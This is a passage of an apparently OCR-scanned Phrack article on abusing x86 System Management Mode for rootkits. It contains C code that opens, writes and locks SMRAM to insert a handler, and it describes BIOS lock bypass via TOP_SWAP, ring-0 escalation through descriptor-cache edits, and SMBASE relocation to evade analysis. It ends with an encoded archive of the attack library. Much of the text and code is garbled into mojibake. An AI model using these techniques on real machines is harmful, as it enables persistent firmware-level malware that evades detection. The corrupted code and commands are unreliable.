                printf("C_BASE_SEG1_BIT: 1\n");
        } else {Đ
                printf("C_BASE_SEG1_BIT: 0\n");D
        }Đ
        if(smram_value & C_BASE_SEGO_BIT) {Đ
                printf("C_BASE_SEGO_BIT: 1\n");
        } else {Đ
                printf("C_BASE_SEGO_BIT: 0\n");D
        }Đ
        printf("\n");
}Đ
Ð
int main(void) {Đ
        struct pci_access *pacc;Đ
        struct pci_dev *SMRAM;Đ
Ð
′ò¢
    &÷f-FVB '' Æ-' 6' ¢ý
        pacc = pci_alloc();Đ
        pci_init(pacc);
Ð
        SMRAM = pci_get_dev(pacc, 0, 0, 0, 0); D
Ð
        printf("Current status of SMRAM:\n");
        show_smram(SMRAM);
Ð
        printf("Setting D_OPEN to 1\n");
        pci_write_byte(SMRAM, SMRAM_OFFSET, 0x4a);D
        show_smram(SMRAM);
Ð
        printf("Locking SMRAM\n"); D
        pci_write_byte(SMRAM, SMRAM_OFFSET, 0x1a);D
        show_smram(SMRAM);
Ð
        printf("Trying to set D_OPEN to 0\n");
        pci_write_byte(SMRAM, SMRAM_OFFSET, 0x0a);D
        show_smram(SMRAM);
Ð
        return 0;Đ
}Đ
Ð
--- end code ---Đ
Compile this using:Đ
-v62 Öò '& |-Å÷6ÖÓ '& |-Å÷6ÖÓ æ2 ÖÇ 6' ÖÇ-
An execution sample:Đ
rrbranco:~/Phrack# ./brazil_smm1Đ
```

```
Current status of SMRAM:Đ
D_OPEN_BIT:
                Œ
D_CLS_BIT:
                 Œ0
                 Œ0
D_LCK_BIT:
G_SMRAME_BIT:
                 Œ0
C_BASE_SEG2_BIT: 0Đ
C BASE SEG1 BIT: 0Đ
C_BASE_SEGO_BIT: 0Đ
Setting D_OPEN to 1Đ
D_OPEN_BIT:
D_CLS_BIT:
                 ν
D_LCK_BIT:
                 ν
G_SMRAME_BIT:
                 0Đ
C_BASE_SEG2_BIT: 0Đ
C_BASE_SEG1_BIT: 0Đ
C_BASE_SEGO_BIT: 0Đ
Locking SMRAMĐ
D_OPEN_BIT:
                 1Đ
D_CLS_BIT:
                 Œ0
D_LCK_BIT:
                 1Đ
G_SMRAME_BIT:
                 Œ
C_BASE_SEG2_BIT: 0Đ
C_BASE_SEG1_BIT: 0Đ
C_BASE_SEGO_BIT: 0Đ
Trying to set D_OPEN to OĐ
D_OPEN_BIT:
                1Đ
D_CLS_BIT:
                 Œ0
D_LCK_BIT:
                 1Đ
G_SMRAME_BIT:
                 Œ0
C_BASE_SEG2_BIT: 0Đ
C_BASE_SEG1_BIT: 0Đ
C_BASE_SEGO_BIT: 0Đ
Ð
Đ
---[ 2.4.2 - SMM DetailsĐ
When the processor enters the SMM mode it will signal an output pin, Đ
aSMIACT#, to notify the chipset that the processor is in the SMM.Đ
The SMI interrupt itself can be triggered anytime, except while the Đ
processor is already in SMM (of course). This will cause the SMM handler toĐ
be executed (as we already showed).Đ
Since the SMIACT# was noticed by the chipset, all further memory accesses Đ
will be redirected to the SMRAM protected memory. After that, the processorĐ
will start to save its internal state in the saved_state map area, insideĐ
the SMRAM. Then, the handler starts to execute.Đ
What is the current state? The processor is in a 'real mode', with all Đ
segments containing 4GB limit and being readable/writable.Đ
Ŧ
As said, to leave the SMM, the RSM instruction is issued by the handler, Đ
and then the processor reads the saved-state map again, performing just Đ
some checks on it (that's good) restoring the system to the previouas Đ
situation.Đ
SMM writes data in the saved-state map exactly in the same way as the stackĐ
does, from top to bottom beginning from the SMBASE register (thus, 
\mathfrak D
```

```
permiting relocation). It's important to keep this in mind when Đ
manipulating the saved-state map.Đ
If the system enters SMM by result of a halt or I/O instruction, the Đ
handler can tell the system to continue the execution after that or to Đ
enter the halt state just setting a flag in the saved-state map.Đ
Upon entrance in SMM the interrupts are disabled (including the Đ
asyncronous NMI (Non Maskable Interrupt) and INIT), and the IDT (interruptĐ
description table) register keeps it's value. In order to service Đ
interrupts inside SMM (a motivation for that will be showed), one needs toĐ
setup an own interrupt vector [14] and reload the IDT with your new value,Đ
since the values contained in the old IDT are no longer valid in the Đ
address space used by SMM.Đ
After the STI instruction, the system start to receive some interrupts Đ
but will still miss the asyncronous ones. To enable that is needed toĐ
issue the IRET/IRETD instructions.Đ
The big concern about re-enabling interrupts inside the SMM handler is that Đ
if an NMI interrupt is received while inside the handler, it will be {\tt D}
latched. So, potentially any verification done inside the SMM handler can \Theta
be bypassed if someone hooked the NMI handler routine (this routine wouldĐ
be executed immediately after the RSM, before the processor starts Đ
executing the code pointed by the EIP in the saved-state map).Đ
During our tests, SMM relocation gave us some problems in older machines Đ
(pentium II/III). Also, we preferred to use those machines to test our Đ
things, since there is no SMM locking being done by the BIOS (generally Đ
saying, BIOS older than 2 years).Đ
Apparently, those older processors had a fixed CS value point to 0x30000 Đ
(the default SMM position - relocated by most of modern BIOS to 0xA0000 as Đ
we already said).Đ
If we enable interrupts inside the SMM, when an interrupt is invoked, it Đ
will save CS:IP in the stack for further return. But it will use the fixed Đ
value of CS (0x30000) instead of using the SMBASE value, not reflecting Đ
the right code segment that the SMM is actually using and, therefore, the Đ
code will return to the wrong location.Đ
Also, the Intel documentation mentions alignment problems in the SMBASE Đ
value in older processors (previously to PIV).Đ
----[ 3 - SMM for evil purposesĐ
As already said, the SMM can be used to modify kernel internal structures.Đ
Here we will also show some challenges and other possible uses for a Đ
malware code running inside the SMM.Đ
---[ 3.1 - ChallengesĐ
Ð
---[ 3.1.1 - Cache-originated overwritesĐ
When entering the SMM, the SMRAM may be overwritten by data in the cache Đ
if a #FLUSH occur after the SMM entrance.Đ
To avoid that we can shadow SMRAM over non-cacheable memory or assert Đ
#FLUSH simultaneously to #SMI events (#FLUSH will be served first). Đ
Most BIOS mark the SMRAM range as non-cacheable for us (and also locks it, Đ
```

```
since Duflot paper publication).Đ
---[ 3.1.2 - SMM LockingĐ
Most BIOS manufacturers lock the SMM nowadays. When you are inserting aĐ
protecting mechanism using the SMM you can just replace the system BIOS Đ
for an open-source one (see LinuxBIOS [7]).Đ
When we are talking about malicious code, this cannot be done and some Đ
kind of BIOS patching must take place.Đ
This article is focusing in the SMM manipulation itself, but a good Đ
approach to bypass the BIOS protection is to use the TOP_SWAP [8] bit to Đ
execute our code before the original BIOS code and then load our SMM Đ
handler and lock it (this will prevent the original BIOS to overwrite our Đ
SMM handler).Đ
Basicaly this bit is used to define if the system will use the first 64K Đ
or the second one as area to load the BIOS from. Knowing that, someone Đ
can just set the TOP_SWAP bit, put own code in the second 64K area and in Đ
the code jump back to the original BIOS code. This code will be runned Đ
BEFORE the BIOS.Đ
The TOP_SWAP bit exists to provide a secure way to BIOS update - the BIOS Đ
code is copied to the second 64K, the TOP_SWAP bit is set, the update is Đ
done and an integrity check is performed - if there is anything that makesĐ
the system to reboot, it will restart in the second 64K which holds a copyĐ
of the original BIOS without any problems.Đ
---[ 3.1.3 - PortabilityĐ
As said, the SMM is harware-dependent, more specifically it's Đ
ICH-dependent.Đ
The attached code is know to work in ICH5 and ICH3M, tested under Linux, Đ
but since it uses the libpci, it's supposed to work also in FreeBSD, Đ
NetBSD, OpenBSD (also tested on it), Solaris, Aix, GNU/Hurd and Windows).Đ
To provide support to other ICHs one must edit the libSMM.h header file to Đ
specify the correct location of the bus, device, function and offset and Đ
then be sure the PMBASE returned by the function get_pmbase() is right Đ
(comparing to the manuals).Đ
After that, verify if the SMRAM_OFFSET is correctly defined (you can get Đ
that in your I8xx manuals). If so, the bits in the SMRAM control register Đ
will be correctly showed (you can easily test it using the D_LCK bit, sinceD
when set will not permit any other bit to be manipulated). One can alsoĐ
test it using the dd command showed next in this article and the D_OPEN bitĐ
(use the open_smram function, write to the SMRAM memory mmap'ing it and Đ
then dump it to verify if it's working).Đ
---[ 3.1.4 - Address translationĐ
Address translation is a great difficulty when we are inside our handler, Đ
since we need the value of the CR3 register (which we can get from the Đ
saved-state map) to manually parse the page tables and then perform the {\tt D}
actual translation.Đ
Another approach is to just transfer the control back to our code in the Đ
```

same way that Duflot did, but we need to save the current processor $\mathfrak D$ status inside SMM, so after the execution of our code (after the SMM) we $\mathfrak D$

```
can transfer the control back to the process that was executing before {\tt D}
triggering the SMI (else we would have some portions of the system just Đ
stopping to work after our malware get executed).Đ
This is not good... Đ
The best thing that we can do is just have a simple handler that gives theĐ
biggest privilege level of execution to the calling code (i.e. the code Đ
that was executing before the SMI) and then return. By doing so, we avoid \Theta
to stay too much time in the SMM context and don't need to care about \mbox{\it D}
stopped OS processes.Đ
In the next sections we clarify how to put code in the SMM space, test it Đ
and then an approach using the descriptor caches to provide the above Đ
statement.Đ
Ð
Ð
---[ 3.2 - Copying our code in the SMM spaceĐ
---[ 3.2.1 - TestingĐ
Ð
So, the first step to put some code in the SMM is to open the SMRAM by Đ
setting the D_OPEN bit.Đ
Ð
            ---Đ
      code
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value | D_OPEN_BIT));D
--- end code ---Đ
Ŧ
To close it after we finish, we will use the following: Đ
      code
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value & ~D_OPEN_BIT));
--- end code ---Đ
Also, after inserting our code, we want to lock SMRAM access, avoiding Đ
anyone from changing the SMM-related registers.Đ
      code
pci_write_byte(smram_dev, SMRAM_OFFSET, (current_value | D_LCK_BIT));
--- end code ---Đ
In order to get our code inserted in the SMRAM memory, we need to map it, Đ
in the same way we did in the exploit. Đ
Ð
      code
            ---Đ
fd = open(MEMDEV, O_RDWR); D
if(fd < 0)  {Đ
-g &-çFb‡7FFW'" $÷ Væ-ær W2 f -ÆVB W'&æó¢ VEÆâ" ÔTÔDUb W'&æò°½
−&WGW&â Ó ½
}Đ
Ð
vidmem = mmap(NULL, MAPPEDAREASIZE, PROT READ | PROT WRITE, MAP SHARED, Đ
™fd, SMIINSTADDRESS);Đ
if(vidmem == MAP_FAILED) {Đ
-g &-çFb‡7FFW'"Â $6÷VÆB æ÷B Ö ÖVÖ÷'′ &V Â W'&æó¢ VEÆâ"Â W'&æò°½
-&WGW&â Ó ⅓
}Đ
close(fd);Đ
Ð
```

```
/* Here we are copying our code to the SMRAM memory */Đ
if(vidmem != memcpy(vidmem, handler, endhandler-handler)) {Đ
-g &-çFb‡7FFW'" $6÷VÆB æ÷B 6÷ ′ 6Ò Fò ÖVÖ÷''ââåÆâ""½
−&WGW&â Ó ½
}Đ
Ð
if(munmap(vidmem, MAPPEDAREASIZE) < 0) {D</pre>
-g &-çFb;7FFW'"Â $6÷VÆB æ÷B &VÆV 6R Ö
                                      `VB &V Â W'&æó¢ VEÆâ"Â W'&æò"⅓
−&WGW&â Ó ½
}Đ
--- end code ---Đ
It's a good idea to verify if it's working properly, and also make a Đ
previous copy of your SMRAM memory contents before that.Đ
So, let's do that using dd:Đ
-FB -còöFWböÖVò öcöו÷6×& ò '3Ó 6¶- Ö W‡ " cSS3c ò
                                                        6÷VcCÓcD½
P.S.: 655360 is 0xa0000 in decimal (as spotted by Duflot, SMM is commonlyĐ
relocated to that address instead 0x30000, as in the default case)Đ
---[ 3.2.2 - Descriptor cachesĐ
This idea worked in some system and not in some others, since the IntelĐ
documentation is not exactly clever about this subject.Đ
From the Intel manual: "Every segment register has a visible part and a Đ
hidden part (The hidden part is sometimes referred to as a descriptor Đ
cache or a shadow register). When a segment selector is loaded into the Đ
visible part of a segment register, the processor also loads the hidden Đ
part of the segment register with the base address, segment limit, and Đ
access control information from the segment descriptor pointed to by the Đ
segment selector."Đ
"Access control information" is refering to the well know xPL:D
'Ò % Â Óâ &W VW7B &-f-ÆVvR ÆWfVÍ
'Ò 5 Â Óâ 7W'&VÇB &-f-ÆVvR ÆWfVÍ
'Ò E Â Óâ FW67&- F÷" &-f-ÆVvR ÆWfVÍ
In the saved-state map inside the SMRAM, also according to the Intel Đ
manuals, are saved the descriptor caches and the CR4 register (the manual Đ
says it's not readable and write to this values will cause an Đ
"unpredictable behavior").Đ
We found the following:Đ
TSS Descriptor Cache (12-bytes) - Offset: FFA7Đ
IDT Descriptor Cache (12-bytes) - Offset: FF9BĐ
GDT Descriptor Cache (12-bytes) - Offset: FF8FĐ
LDT Descriptor Cache (12-bytes) - Offset: FF83Đ
GS Descriptor Cache (12-bytes) - Offset: FF77Đ
FS Descriptor Cache (12-bytes) - Offset: FF6BĐ
DS Descriptor Cache (12-bytes) - Offset: FF5FĐ
SS Descriptor Cache (12-bytes) - Offset: FF53Đ
CS Descriptor Cache (12-bytes) - Offset: FF47Đ
ES Descriptor Cache (12-bytes) - Offset: FF3BĐ
The saved-state map is stored at SMBASE + 0xFE00 to SMBASE + 0xFFFF.Đ
Modifying the DPL field of the SS descriptor cache from 3 to 0 gives ring0Đ
power to our program (and a General Protection Fault in newer processors).Đ
```

```
---[ 3.2.3 - Code relocationĐ
SMM has the ability to relocate its protected memory space. The SMBASE Đ
value saved in the state save map may be modified. This value is read Đ
during the RSM instruction. When SMM is next entered, the SMRAM will beĐ
located at this new address.Đ
From our SMM handler, in the saved-state map, we can modify this value (atĐ
offset 0xFEF8 from SMBASE). To perform that, we must care about CS \Theta
adjustments inside our code.Đ
It can be used to relocate the SMRAM to memory area of our choosing and Đ
trick those who try to dump the SMRAM for analysis using the standard Đ
SMBASE values (anyway, since our malware is locking the SMM and clearing Đ
the D_OPEN bit, we don't need to use this technique).Đ
----[ 4 - SMM Manipulation LibraryĐ
The SMM Manipulation Library attached in this article provides an easy Đ
way to create portable code to manipulate the SMRAM control register.Đ
It offers the following methods:Đ
-S, 6†÷u÷6×& Ò ‡7G'V7B 6•öFWb¢ 6×& ÕöFWb S, &-G5÷Fõ÷6†÷r•
™It's used to test if specific bits are set or notĐ
™The pci_dev structure are optional, NULL can be passed.Đ
-S b vWE÷ Ö& 6R ‡fö-B•
MInternally used by the library to manipulate the SMI-enablement.Đ
™Exported by the function to turn easy to an external programĐ
™verify the correct offsets for the SMI_EN and SMI_STS.Đ
-S b vWE÷6Ö•öVåö-÷ ‡fö-B•
™Return the location of the SMI_ENĐ
-S b vWE÷6Ö•÷7G5ö-÷ ‡fö-B•
™Return the location of the SMI_STSĐ
--çB Væ &ÆU÷6Ö•öv&Â ‡S b 6Ö•öVåö-÷ •
™Enable SMI globallyĐ
--¢B F-6 &ÆU÷6Ö•öv&Â ‡S b 6Ö•öVåö-÷ •
™Disable SMI globallyĐ
--çB Væ &ÆU÷6Ö•ööåö Ò ‡S b 6Ö•öVåö-÷ •
™Enable SMI on APM eventsĐ
--¢B F-6 &ÆU÷6Ö•ööåö Ò ‡S b 6Ö•öVåö-÷ •
™Disable SMI on APM eventsĐ
--çB ÷ Vå÷6×& Ò‡fö-B™Đ
™Open SMRAM for access (set D_OPEN bit)Đ
--çB 6Æ÷6U÷6×& Ò‡fö-B•
™Close SMRAM for access (unset D_OPEN bit)Đ
--çB Æö6μ÷6×& Ò‡fö-B•
™Lock the SMRAM (set D_LCK bit)Đ
-fö-B w&-FU÷Fõö Õö6çB‡fö-B•
```

```
™Write to the APM CNT (generate a SMI)Đ
Also, the include file libSMM.h contains the valid values to be used to Đ
locate related registers and bit's for the SMM manipulation, like the Đ
device, function bus and offsets. It contains specify defines for Đ
interesting bits inside the SMRAM control register too, like the D_OPEN Đ
and the D LCK.Đ
Attached to the article is also the file libSMM_test.c showing how to use Đ
the SMM Manipulation Library. This program will basically set and unset \Phi
used to test if the library is working propertly in your hardware and {\tt D}
since it will also test the D_LCK bit, one need to reboot after run this \Theta
program.Đ
Ð
The evil.c code also attached will use the SMM Manipulation Library to Đ
insert a small SMM handler that freezes the processor.Đ
----[ 5 - Future and other usesĐ
We can't foresee the future, but modern rootkits are becoming much moreĐ
targeted, so this kind of deeper hackishs will start to be more widely Đ
seen.Đ
Also, with new platforms to BIOS enhancements, like the Extensible FirmwareĐ
Interface, everything that depends on boot patching will be easier [9].Đ
Another important thing to notice is the virtualization resources that Đ
exist nowadays and some possibilities of using them in implementations of Đ
hardware protected integrity-check systems [10].Đ
----[ 6 - AcknowledgmentsĐ
A lot of people helped us in the long way these researches that resulted inĐ
something funny to be published, you all know who you are.Đ
Special tks to twiz and the Phrack Staff for the great review of the Đ
article, giving a lot of important insights about how to better structure Đ
it and giving a real value to it.Đ
Finally, big tks to Julio Auto for the review of the article drafts.Đ
Ð
BSDaemon: Đ
Conference organizers who invited me to talk about protectionĐ
mechanisms using SMM (yeah, a lot of fun in completely different cultures).Đ
To my girlfriend who waited for me (alone, I suppose) during this travels.Đ
RISE Security (http://www.risesecurity.org) for always keeping me motivatedĐ
studying completely new things.Đ
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-----[ 8 - Sources - Implementation details [brazil_SMM.tgz]Đ
Attached a GPLed library that will help you to manipulate the SMM-relatedĐ
features, accompanied by some programs displaying sample usage.Đ
Further updates will be available in the StMichael project website, at:Đ
        http://stjude.sf.netĐ
Ð
Ð
begin 644 brazil_SMM.tgzĐ
 \texttt{M'XL(`-M5[D<``^Q;VW+;2)+UZU3L1U3HI:4(FFWY.MU^HB3*XHY$JDG*;CUMD) } 
 \label{eq:meson} $$M@$211!L$."A`,O?K]V1F$5#@Q9[9F-Z(B5C$],@B"EE9>3V9E9P5T7\GZ7]-D$$
 \texttt{M[NY^?0\&G\_;S"SX=W[^CW^8=WK\+?\_N?\&^:L/']Z\???Z\_?OW+UZ=O\_[PYLT+D] } 
M_>Y/XRCXJ6P9%5J_*&9%E,WSH^M^]/S?]&?6Z#]-9G^.#?SS^G_S[M7Y_^O_Đ
M_^)G1_^WR=QDUOQK]R`%OW_[UNM[Y_?;-^=P=NC__5L8Q9L/KTG_[]^^>Z%?Đ
 \texttt{M\_609./Q3ZS\_/R^^M^]'S?].?O\_Q%X^?3\$\$\_Z@\_[X]ZMOG^XN!U<:OS7'T[ZD] 
M2A;@Y[,I;))G^G5'_V>5&7W^RR_G2NG+?+,MDN6JU*>79_CPK[]T^)&^+HS1Đ
MDWQ1/D>%T==YE<51"0(=/<CF7:4/_[RC%Z/L:YID>E)V]'6R*%?Z.LWSHJ,OÐ
M<EL2@;N>UJ]>GY^_>GG^YM6YU@^3GM+])U-L<S"66+TQQ3HI2Q/K,M=S<*BCD
M+-9Q8LLBF56ET5@[`S=K>I@8JW2^T.4*;Z;B`#K.Y]7:9.``Z_5\%67+)%OJĐ
MI"3R65[J*$WS9Q-W%23$(KHO3+2>I08RT=.5\92L7N2%7H-S;;TPZ+_8V&29Đ
M"8=E]!4?/D=;O<VK0BT@N3A?TQ.[XO5@GEG`X<JNUA=;\)V5163!7XF]6'\FÐ
\texttt{M,T64ZOMJAJV5} \\ \texttt{V1B-} \\ \texttt{E*D} \\ \texttt{6RU;**(-X2JJ&M]/>VHF?*} \\ \texttt{SR)9:LB4];81EMD}
```

M6A\'6]!:/BC\$`AZMKBS,I4N22*QJLZ8]:]%FDT+XM#G+AW5@VH:C&L/YR082Đ MS/@T4;;5.=XI]*;(ET6TUL^KG"A7Y2HO+*2TAAU@I:JLJ`\LG4[RM7&O'3/2Đ MUN'F.<P%XIMME1?V;8+`66SUD9,EF2U-%'?/M'[,*SV/,C[L5@LS+'K'L84&Đ M\[Q+50-E93+]#,%N3/25I,%2]9QTZ!%Q5)B%*0HZ#B3@%-@AFU2; `OOCA".0D $M/R9W; .]4*=125:A5M&3:#BPCL!WQ&7V^-.GSG:*)9N"8G^"&3QA:YTLB+1^D$ M3NSJK%-OA;/,3?)\$1*IB3J1C:*9@@2T-?*U4_D48+?X,7J4USE);UHC787P:Đ M/,Z%2R*2Z<P\"[]>[A %B#RYKUG^7-.-<Z)IB3+D;%D[TYQ>+<V\%-?AH&=9Đ M*YD)9%D8DM2<K,@*>0ACEL0*QDKAB81I,G9UMXE0(L;)I.U7>9235@IRW((/Ð M**NZ:BKOM':!2]LT*IGXW!1EA`-CQ08/DUF2)F7BXA!1%HFJ@QH-)=DACISXĐ MUWF<+,A\6137>&"^1>M-BD5NQ4%RMIJO=.1%#EFM#+F=PE]EPB?FF*\$7!H1XĐ M'Z1CO4R<_<\$Z\$I#*(!R**XT46*[D1IILM2M>QN_NF#->V;*#=6I3"\P+3U5@Đ M>:#3@TG4?-@53`)KUMX8D%4H!C%5,1C*RF45PWYL#ED);![9+'R&3HMS<;^D MJD_/SS@O2>9L2QUFJ4Y?GT%^\'-G)D%F>EXE\$"K)R/+#U"SAYISQ+"=HE_(ZĐ $MH89!V=.0ZS&<\#_FNI=:2(AT82+2&(=/Q&MW&*)*SH(\#B<&S-WJ\#=P:G6.\#&D)$ M9^&*#!?8*HMMK0H)IUF.]PO*0EO>DD_72C90Q&"QEV.8^83C,#Y?&]K%I%:2Đ $MP2:R$H\ ('3P;Y:*$#2T([#J5@9EG;QQL0#ZGTXXY5))D4=K!'G(D2C(0!$+[DE])$ MFG-ID<?57-C@)\$+:A742`83FE%1/6@AH*9>/?L*"355RAA%SN:;'Z;;#FX3AĐ MB5@J5X`42-W8"^F>9%DBA?#I77+<T..2\BSLCF(K1Y"G/(EY_YBB8R\$G1@+SĐ MYD"9\$<X9B=#KS\$F'2+(X>4KBBIC2^8P#B6Q2XQEX?*8-;'/.WL9Y:-60P6^DĐ M(0-00>VZH`F;('.!FMEX6.+K*"8PH^>IB1R'\$(\$[D+C?K,90L9BF,ZV?'-R@Đ $M*(^/2>[UNHB!6==CL`WIO_9<SD\Y3BA1DVB2H^`$G29\.5M78FUS00.+G-!>D$ $M5_V'^B$ \$>QM-I?WPWT;WAE;X<#:\&T\%H.-'7HS'^O'\<##]U]-5@,AT/+A[HD M&CE[):-HPLXJ3RFYV&CKH.T:"!12;^)&K*HZ_X@,/4X^#"^Z(O:3>^'O!.C9Đ M0' `=Q9BE9I_30G`&XI[C'FSRA(\RB\2;>6=/3:T-\IPV"1\Y>\$(TB"Y839Z@Đ M,=@74Q'FFP.GT?.OXM,)\X*38UM9Z\3FS+E%66_R@LV\P41'.0;J&H).0/\$]D $M6P>D=8\SY36C3\+=3PAY]BF4._@$!?%,4`!NXG5)\@=)W"4'L+[DP"$W,F5D$ M@-4QOV@=DL\$D`<&(8MU.'/X*"&645E5VH1='AD4U+VI1!0M%ZJHLCW1NZ#LDMD8Z).PZQ,37\$482!?!V^H@*PGF<\$MQ>\(>F6<P"'T:3DC*CW#\$WYG4\1!LV&D MH%?&50DB%C\$W,\#G'+APS@,<GW75%P\$XNC:RHB*X3;0L[>+S3GW(.#>2"<Z[Đ M`F*B[3]2L'JLYLC\9\$,<0^H-P37!YB1C#UDC"U0`8G`^A'G3X%]%HMDD\RJOĐ M;"J[(^9P+(?MXI,-.3H2#`[!&,\$Q&:Y2C:>YR.,.,4^C9`VI@&F?^3_JK\9LĐ MR"7(`ARZ4_*:]1F+\`^5QZU(*)4?'3Z:69-A%\IE.%M-6M\$:!I%-?1@`@;;HĐ M8`A\%!_8W#XJ2G-H5W!;LQJJJK4DE0Z#5X=C\$&I76POG2)U=BS/[<DUV\$H"WD M=50BAQ/SC8LP=.8:'@7XBY+N-U^9>]#,EO.ZL1R'[YBBG*HX;#`^8KK(IB2RĐ M847%>7\$M[!X-Q1V72\5.0Z#)H;T="%V\UP=2R<0=[EQ%,_CM\;N\$:0!PKXT1D M(Y%36!/D\5\5]Y*BLZ8(F\$>5E0JBQHR+))7T.8=L6; `X([FW,SFF82FNLD_[Ð M&I/E+3%'*/@(%%.UY0Q/5G6%C]D>'VR;)(":;"`O",=YEBMM\$=.)S#.2,S]EĐ M`%:4=5KGSZRD.CK73@ATBF4:_![#[GQ!15`+42%&1&Z7B*3@[9E2%'MC4L0UĐ M%3*@8TC`IWXY_OS,0_=:]#[19[`KQI5`M;'T9K@ZH/94\$5\$:0IQQAT>@18`-Ð M:D(1)=DH/Z2F+:54'X7)(\CT^/6`((/\$)',,48^IB)%I"XH67!B"NX2"?\$%*Đ M`5`B@Q9[RK*\0G2A)J!+PNP4K8BG#T:\B`FX#X[7/J>\$:5&_=#P"J^W#>8'PĐ M4;]PUC0LN+O&'A_`>K%X+VU6%U/8=1B71DV:^OQ%Y#07N[E^2LSS3DQD*@W"Đ M.^U_FQL.5[]2@FVE[-*:=.%[CEX'X(U)4*[CE%Y;@@A?N@192^0="6*M".1/Đ $\texttt{MLX} \setminus \texttt{0_EXEA; 1@A.(.L>X9D+OOF_\#:M305N"?GLDEMK[QGXQY<C*J$L`">1R@\#D}$ MM36N\<("HG*27Q\$P=-0U.YR7J/<P(SXBFV>@QJU<@D8%(\0&=]!B:^!]9&>TĐ M@75X;PT9/U\$=5I(GA#XHFB7\$PR[:H3X6]ZJ;<^9(;37[[\$H[`8G['9'=V9J:Đ MSE590Z!VC,Y&ZT`J>)M##]>8\$F*D-\$EL*ZFHW:3"@34\$G"YI"0U?*+JW?!12Đ $M;0E(`[AIATB=)R\#`@V'4$-^H)>Y4KTBUA=O&@\R*LX6TO_`!%Y]RK,(LHR)&D$ M,F#]XR7]3&E:FF-3O-@)K@F(4^Z_EW7`='+B9\$3`*.C_,5"UI0I;1U@FU5U!Đ M-QI``<RL-`*P[J.&EE9<.#1;<7FCS#=32/GK&V?2&Z(61GI0V\$\$!E1>`<REUÐ M, WPY90]" `9QYD%%ID<CESIHB7;1<DIO\65?SR#E(*H<(J5VLQ0&2/ P.\$CFCD MOR/]E*<5-?47J'IMF1<HK%Q,;\XGV+>)0K/"Q[^\.PF;;--4I1S,<F^^#]5WD MC[#+/960DDP] 'E]1CDJG U!/17?`X?VYE7)\880V8'\JR;>X\Z9A]>:4=0QĐ M\$ (5@0"TSYU/2TH\$&OS4FR, G; PBNP'YK; = !GJ>\$<5TA/F1/A&IX!!/62DCDQDM*0"J*4(ZSN>]UP9-A>\@0<DU[>.P@IWRYJ"6KZ,B@?U7OC'4-`DIZ0@:^P@1D M=FI\$MG^RJ/8GAMP=_12EB9"#S%)\$YY+[;W*NK8D*OJAIR@H&2!P0MAT'R!V"D MRN@Z2QK0F5SH,3!R-UR^0J#L9PJ/M9W@0GOM<!86V3.%78D'.7I7.2T],/"3D M!/R/Z>"X_.4D_PL=S(]95Y*1""12!#4KXU.7F%E!DOMW[J&.')DP"G?/HA2\Đ $M9!+/'(QQU[;2'EAP^SC)$J1$F7;7K0#MQ$HZ='[-7\AUOJQ_)Y:X^:U59'D$

M93GD4DA[1T^JF<\.,Y\$^H`LAE]8%V:()*M(1\$U[X6E#4L:XS)RVBRSC7J6U7Đ M91`GWXA><]\$0,BT=N=KU97?%N\N6_CYFCR]\CDTJJ1621F1!99=6EBN3R-1\D MGOB&&%P@(L,WBR1+I-=*=99;+W&X2#9RHTP)6_G\1<PEKD_&L(<ZY&D:A<"AD $M.1%.>0/%/Y'0"=LINS&L<>/!;&?O/*&[\!4?90W7CZ/;/+X<K%L]-:@-7SNED$ MLEW:A8XR9#3C"D21GLX:3UA'?S`"6,.B&9V>R@F)XZ\P8Y,*-+\$4QL_<"15RD M5"%%J]W:\$M"-FTP4>-OGITH)4JTRQBW,<[V5<K`]<A[*C>:V])#D%WMH(:!.Ð M\$"OP`+JM<7TR-G3PIT"=MW8#&8R.(W<5S=;`;6J':OU;FN\Z0C-QN4-@S H\D MW&8PRL3PH&*<;]4A6-F*DG1)0?BX6JZ"V)ZX&W-I<JXW*)J"H9*`R\$Z[*!`&Đ MFTD-)EC%IE2,<9X9#>9'MS^^.\5/NE<2&^2[HJBB-%"Z9\$99)"%%MNX]#["EĐ M:C_T`B8(S9="=7"5GA4+PU^SLWHI0WB\$%00\$Z_LW/[F0%,WX3<T8NPZKB<H;D MBL6>`=2#=-&%_RVJ5")+FD0H'AGNO1/5^?(NK#;))#?E3@UF\$VI*^LMI-ATWĐ M;L'!MCX^@6(V<;K#7%*)+VW;]E6N:^DAA!]1#/6#2KM[]R&S-U3Q1KXJ*_B2Ð M; 17, DE):]6GT7-_>NT)Q_SQ"!\DEI[OIV58NQKA?T0+8.\W[4]=@/-ID/Y/FD M#ETXSFNKD?TCU]1MZ;AD`\$O7U-1Q]&-&_\S*GG!<LZ]VA+A3XKA1A_==N4<IĐ $MD[5Q^{.5}[4/])R[#H88=!W+&3R6R]T8?TI2_2'9/9%)$G+C=2PPN^#U?&Z.Đ$ M125=9YLCEZ%^A, *%IP29P74N%U7!]U6M@1-7@S5-]9]T76RZX.H"\-LU1+'BD M*ZZN:GN2FU`1E(3*%O_)STU'NBNE()PS.?8J<@^=/5@(8F=VREPT?IF@)(`Ð MJO8_JGC)O3P!*4%U*G?."DB4,H[QBQ9.G_[^@/HU^E1NF]>)FRUT]]5PU\K8Đ MLXX*K)#!,,N1#8%LY]3-O]"AA"L@/T8D*)?]QDVD/O-YFD;]X":E0_KU%CL^Đ M`SEDZ7!E\$_55>&T33.L9Z)+;[\%K+O7O*9&@MS?,([[GKOWW)Y,BK]UZ>B:OÐ M4@%R,B.JBWR+,F'[DD<*`N<.<(+?!<%/8&_.8SAY?<'FKEABI(4YC6APV[[^D M"V4DHPJ<0X[(D8<+"S?R2<8`KKQX9Q`2@6=I1(5YCI?-*!C2C7I!2:MN![&2D MO\.^8+C@TF>O(85_KDQ*2%J*89JDR\01#:,\2;U,@IQQ7J41(FU2S*NUY:@MD M\$6X6I4T(-R'Y8!)525/2WZ?X1<&UQ,[DJAN@S,2\$5+@MW:`.6BVW355P!#O0Đ M<X-F*I>?^2_Q^F#ZQ#9C%=3HAZEN7?>,VW5^4,_UZJ1QD)1;=QNDN)LM*S^VÐ M-U]%KJ*ATP4<^EL^-TE#AUX6CF+IQC"; `KNE8@']G;J_JA(R?8HDDN(W,I[AD MK7_#+7D2F-9WK\$>38WTSDJ.6--<!MY:HX[:I2_%GNL(O^\Z2IOOV6#*Q\M;.Đ MH<O5)#R-Z.)YGDG#VW+@Y+F6>5"S10!+_-)'UT2M-O5U+P]1_1SGF2@@1O:)Đ 